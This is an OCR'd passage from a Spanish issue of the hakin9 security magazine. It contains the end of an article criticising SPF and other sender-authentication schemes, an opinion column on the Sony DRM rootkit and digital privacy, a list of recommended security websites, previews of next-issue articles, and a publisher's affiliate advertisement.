El DomainKeys, una solución desarrollada por Yahoo! es parecida en muchos sentidos al SPF, y a pesar de que proporciona una capa de seguridad extra, sigue basándose en un enfoque similar, también utiliza el DNS para la distribución, e introduce más problemas incluso. La capa de seguridad extra se centra en el hecho de que esta solución está basada en claves privadas y públicas y en la firma de los mensajes salientes por parte del servidor de correo. Sin embargo, el DomainKeys presenta un problema cuando se utilizan las listas de mailing y se produce una sobrecarga enorme al procesar el e-mail en un servidor (debido a la necesidad de firmas criptográficas).

Hay otras ideas. El Tripoli, por ejemplo, se basa en una idea de certificación de terceras partes y varios

Sobre el autor

Tomasz Nidecki actualmente tiene cargo de Editor Jefe de la revista *hakin9*. Tiene amplia experiencia en IT y en contactos con la prensa: ya en la mitad de los ochenta, armado con una antigua Commodore 64, participaba en sus primeros trabajos con redes (BBS, Fidonet) y pirateaba en el Assembler. Su educación incluye estudios relacionados con IT y periodismo en la Universidad de Varsovia. Su carrera ha estado asociada durante 15 años a la prensa IT y a trabajos relacionados con esta. También administra servidores de correo, excepto lo concerniente a la edición, dirección y la escritura. Los intereses de Tomasz relacionados con la IT y la especialización se centran más en el correo electrónico (la protección contra el spam, en particular). Durante casi cinco años ha sido activista de varios movimientos anti-spam en Polonia. En las dos últimas ediciones de la conferencia *IT Underground* impartió cursos sobre protección contra el spam.

En la Red

- *http://homepages.tesco.net/~J.deBoynePollard/FGA/smtp-spf-is-harmful.html* – más información sobre el por qué no usar SPF,
- *http://www.taugh.com./mp/lmap.html* – por qué los esquemas de remitente designado son dañinos,
- *http://bradknowles.typepad.com/considered_harmful/2004/05/spf.html* – un artículo interesante sobre los defectos de SPF,
- *http://www.openspf.org/objections.html* – las respuestas de SPF a algunas quejas,
- *http://antispam.yahoo.com/domainkeys* – la estructura de la autenticación del remitente de Yahoo!,
- *http://www.microsoft.com/mscorp/safety/technologies/Sender ID/default.mspx* – la estructura del Sender ID de Microsoft,
- *http://www.pfir.org/tripoli-overview* – *TRIPOLI: An Empowered E-Mail Environment*,
- *http://www.ftc.gov/bcp/workshops/spam/Supplements/eprivacygp.pdf* – documento oficial sobre el *Trusted Email Open Standard* (TEOS),
- *http://cobb.com/spam/teos.html* – más sobre el proyecto TEOS.

niveles de certificación. La propuesta no impone ninguna solución, pero el proyecto está en un estado muy temprano de desarrollo, lo que significa que es imposible decir cómo y dónde se desarrolla y si proporcionará una solución viable e inteligente. No obstante, parece interesante.

Un caso similar es el Trusted Email Open Standard (TEOS), que es más antiguo que el Tripoli, y propone incluso más cambios en la infraestructura del correo de Internet. Los tres años que han pasado desde que se hizo la propuesta original sugieren que podría haber sido abordada como un pilar interesante para desarrollar futuras soluciones, pero las probabilidades de que llegue a utilizarse alguna vez son muy bajas.

Piénsalo antes de hacerlo

Es sencillamente escalofriante que los principales proveedores de correo tiendan actualmente a utilizar SPF. Los usuarios tienen muy poco poder para hacer algo al respecto. Cada vez más y más proveedores de correo electrónico gratuito no publican los registros SPF (lo que no es nada malo en sí, puedes publicar uno si así lo quieres), pero protegen a sus servidores utilizando SPF (lo que está mal, pues le imponen esta solución a otros). Y al hacer esto están diciendo *Utiliza SPF, o no podrás comunicarte con nosotros*. Suena muy parecido a *Usa DHL, o no te podremos aceptar ningún paquete*.

¿Qué podemos hacer para ayudar? Bueno, en primer lugar todos deberíamos pronunciarnos abiertamente en contra de las soluciones que limitan la libertad fundamental de Internet (pero no contra los desarrolladores de estas soluciones, pues ellos han trabajado mucho y probablemente no han podido prever todos los problemas). Deberíamos, en respuesta a los servidores protegidos por SPF que rebotan nuestro correo porque no publicamos un registro SPF, rebotar todo su correo. Quizás mientras más correo rebotemos, más clientes ellos pierden y más se darán cuenta de que forzar a otros administradores a hacer algo como condición para una posible comunicación, es una idea muy mala. Debaríamos, por último, cambiar todos nuestros registros SPF permitiendo que todos tengamos la libertad de utilizar nuestro dominio, manteniendo la idea del redireccionamiento de correo, y también reduciendo ampliamente la eficacia de SPF en los sitios protegidos por el mismo. La elección es nuestra y el futuro de la libertad en el correo electrónico está en nuestras manos. ●

Desconfianza digital

Carlos García Prado


Quiero prevenir al lector que nada de lo que voy a decir a continuación es nuevo, ya lo ha oído todo mil veces, pero es importante que se diga una vez más porque lamentablemente son cosas que todo el mundo oye, pero nadie escucha.

El otro día vi una pegatina en *http://www.thinkgeek.com* que decía: *Stop laughing, computers are cool now!* A mi parecer, esta frase expresa perfectamente el hecho de que los ordenadores han irrumpido con mucha fuerza en nuestras vidas. Y no nos engañemos, no se debe a que la gente se interesa por la programación. Es porque son *estaciones multimedia*. Es decir, la palabra personal en ordenador personal adquiere ahora, más que nunca, todo su significado. En él almacenamos miles de fotos, vídeos domésticos y otro tipo de archivos de carácter privado. Es decir, gran parte de *mi privacidad* está almacenada allí. Por eso los sistema operativos modernos tienen, por defecto, un sistema de usuario y contraseña, porque nadie mas que yo tiene derecho a verlo.

Es por esto que del mismo modo que no dejaría solo a un vendedor en mi casa, por miedo a que me hurge en los cajones, no quiero un rootkit instalado en mi ordenador. Se que el comercial viene a hacer su trabajo y que sólo le interesa venderme su producto, ganar su sueldo. Pero yo no le conozco, no sé que clase de persona es. No sé de una sola persona que no le perturbe la idea de que alguien a quién he dejado pasar a mi casa rebusque entre mis cosas. Peor incluso, que deje *algo* al marcharse. Pues con la informática no es distinto.

No quiero dar la impresión de ser un paranóico. Aunque me interesa el tema de la seguridad informática, no vivo obsesionado con constantes amenazas o conspiraciones a nivel mundial. Soy consciente de que a ninguna multinacional le interesa lo más mínimo el contenido de mi disco duro, de que hay una probabilidad nula de que observen los movimientos de mi cuenta corriente. Pero no quiero que tengan la posibilidad de hacerlo y mucho menos, que lo hagan a mis espaldas. Es una cuestión ética o incluso moral.

Tendemos a pensar que la privacidad almacenada en un disco duro es de segunda clase. ¿Por qué?



¿Acaso las fotos o vídeos en formato digital que tengo almacenadas en el son menos privadas que las impresas en papel? Espero que el reciente asunto Sony DRM nos haga reflexionar un poco más sobre estas cuestiones.

Un punto interesante de este asunto es que se trata de una buena bofetada para aquellos que defienden que el modelo de software propietario cerrado es mas seguro. Esto nunca hubiese sucedido en un modelo en el que el código fuente pasa por muchos desarrolladores (del mismo tipo que el que descubrió originalmente el rootkit) que no sólo lo mejoran, sino que impiden este tipo de prácticas ilegales.

Pero, en mi opinión el puntosmas importante es el hecho de que el producto es completamente legal. Podría, hasta cierto punto comprender que el rootkit llegara a mi ordenador a través de un CD que compré en el top manta. Lo encuentro y pienso: *Bueno, he sido un chico malo. Están en su derecho de proteger su producto, aunque no es el modo más honesto de hacerlo*.

Pero los consumidores compraron de buena fe ese disco, gastaron su dinero y a cambio recibieron esto. Confuso, pregunté a una amiga economista si este tipo de prácticas era frecuente. Su respuesta fue clara: *Nunca ha sido una buena política de empresa apuñalar a tus clientes por la espalda*.

No olvidemos que el descubrimiento del rootkit de Sony fue casual, y que probablemente no sea un hecho aislado sino la punta del iceberg. Yo, por mi parte, no pienso volver a marcar esa casilla que aparece al descargar cierto software y que dice: *Confiar siempre en el contenido de Lasquetodossabemos Corp.* ●

Sobre el autor


Licenciado en Ciencias Físicas por la Universidad de Santiago de Compostela (USC), posee la certificación CCNA de CISCO. En sus ratos libres se dedica a desarrollar sus conocimientos de la seguridad y programación, sobre todo, bajo Linux.

Páginas recomendadas




Una especie de portal para la gente a que le gusta la informática y la seguridad. Si te gusta este mundo, te gustará elhacker.net.

http://www.elhacker.net




CyruxNET – allí encontrarás la información detallada sobre las técnicas hack más populares.

http://www.cyruxnet.org




Website de contenido underground, hacking, temas de seguridad, técnicas de hacking, troyanos, msn tools, noticias informáticas.

http://www.cyberpirata.org




Un sitio web sobre la seguridad y contraseguridad informática. Artículos, noticias, información vírica, descargas de herramientas.

http://www.freneticmig.com



Hack Hispano, comunidad de usuarios en la que se tratan temas de actualidad sobre nuevas tecnologías, Internet y seguridad informática.

http://www.hackhispano.com




Un espacio libre para compartir: descargas, software, programas oscuros, dudas, noticias, trucos... y más cosas a ritmo de blues.

http://www.viejoblues.com




Una página independiente y no comercial. Allí se reúnen amigos hispanos para desarrollar Internet de calidad y para todos.

http://www.agujero.com



Tecnología, informática e Internet. Allí encontrarás enlaces, foros, fondos de escritorio y una biblioteca repleta de artículos interesantes...

http://www.hispabyte.net



Indaya teaM fue creada por un grupo de personas amantes de la informática para ayudar a todos los que se interesan por la informática.

http://www.indaya.com



Web especializada en artículos técnicos sobre Linux. Aquí encontrarás las últimas noticias sobre Linux y Software Libre, foros.

www.diariolinux.com



Seguridad0 es un magazine gratuito de seguridad informática. Tiene una periodicidad semanal, aunque se anaden noticias a diario.

http://www.seguridad0.com



La Web de Dragon. Noticias, descargas gratuitas, herramientas útiles para todos los que se interesan por hacking y seguridad informática.

http://www.dragonjar.us

Páginas recomendadas

Si tienes una página web interesante y quieres que la presentemos en nuestra sección de "Páginas recomendadas" contáctanos: *es@hakin9.org*



hakin9 En el número siguiente, entre otros:



Shatter attack – abusos con el uso de comunicados en Windows



El mecanismo de control de la interfaz gráfica empleado en Windows, fue diseñado en una época en la que poca gente pensaba sobre la seguridad. Por eso, un intruso puede utilizarlo fácilmente para omitir las limitaciones (por ejemplo cortafuegos), o para obtener más privilegios en el sistema. Krzysztof Wilkos describe el ejemplo del ataque, que causa gran destrozo de un solo golpe (en inglés: *shatter attack*).



Detección de puntos débiles en las aplicaciones con código cerrado



La detección de puntos débiles en aplicaciones que no tengan el código abierto es un trabajo muy duro. Si no disponemos de acceso al código, es difícil descubrir un punto potencial del ataque. Además, es difícil también encontrar la susceptibilidad en sí misma y demostrar su existencia. Bernhard Mueller describe cómo su grupo ha detectado puntos débiles en Macromedia Flash Player. Presenta las técnicas y las herramientas que han utilizado y explica cómo realizar este tipo de análisis por sí mismo.



Búsqueda de informaciones para pruebas de penetración



El principal y uno de los más importantes etapas de la prueba de penetración consiste en recolección pasiva y semi-activa de datos sobre la víctima potencial. Hay que usar el mismo método que emplearía el intruso: averiguar no sólo qué sistemas tiene la víctima potencial y qué servicies ofrecen estos sistemas, sino que también hay que buscar la mayor cantidad de informaciones posible sobre la víctima en sí misma. Błażej Kantak muestra cómo servirse de varias técnicas: empezando con whois y DNS y terminando con navegadores y análisis de la página web de la víctima, para obtener unas informaciones necesarias para realizar una prueba.




Rootkit en el sistema Linux con el núcleo 2.6



Rootkits para Linux con el núcleo 2.6 son distintos de los preparados para el núcleo 2.4. Pablo Fernández describe en detalle cómo preparar este tipo de rootkit. Explica cómo usar las llamadas del sistema, VFS y proc_fs, cómo ocultar el módulo de núcleo, procesos, conexiones con la red, ficheros y cómo conceder al proceso de rootkit los derechos de *administrador.*

Información actual sobre el próximo número – *http://www.hakin9.org/es*

La redacción se reserva el derecho a cambiar el contenido de la revista.


PROGRAMA DE AFILIADOS
Software-Wydawnictwo
Únase y empiece a ganar dinero
El programa de afiliados ofrecido por la editorial Software-Wydawnictwo está dirigido a los propietarios y administradores de sitios web.
Todo aquel que tenga una página web puede unirse al Programa de Afiliados. Unirse al programa es completamente gratuito y puede proporcionarle importantes beneficios. ¡Para empezar a ganar dinero, basta con poner en su página web el link (banner o botón) a nuestra tienda virtual!
Recibirá el 10% del valor de las compras hechas en nuestra tienda por los visitantes procedentes de su página web.
www.pp.software.com.pl/es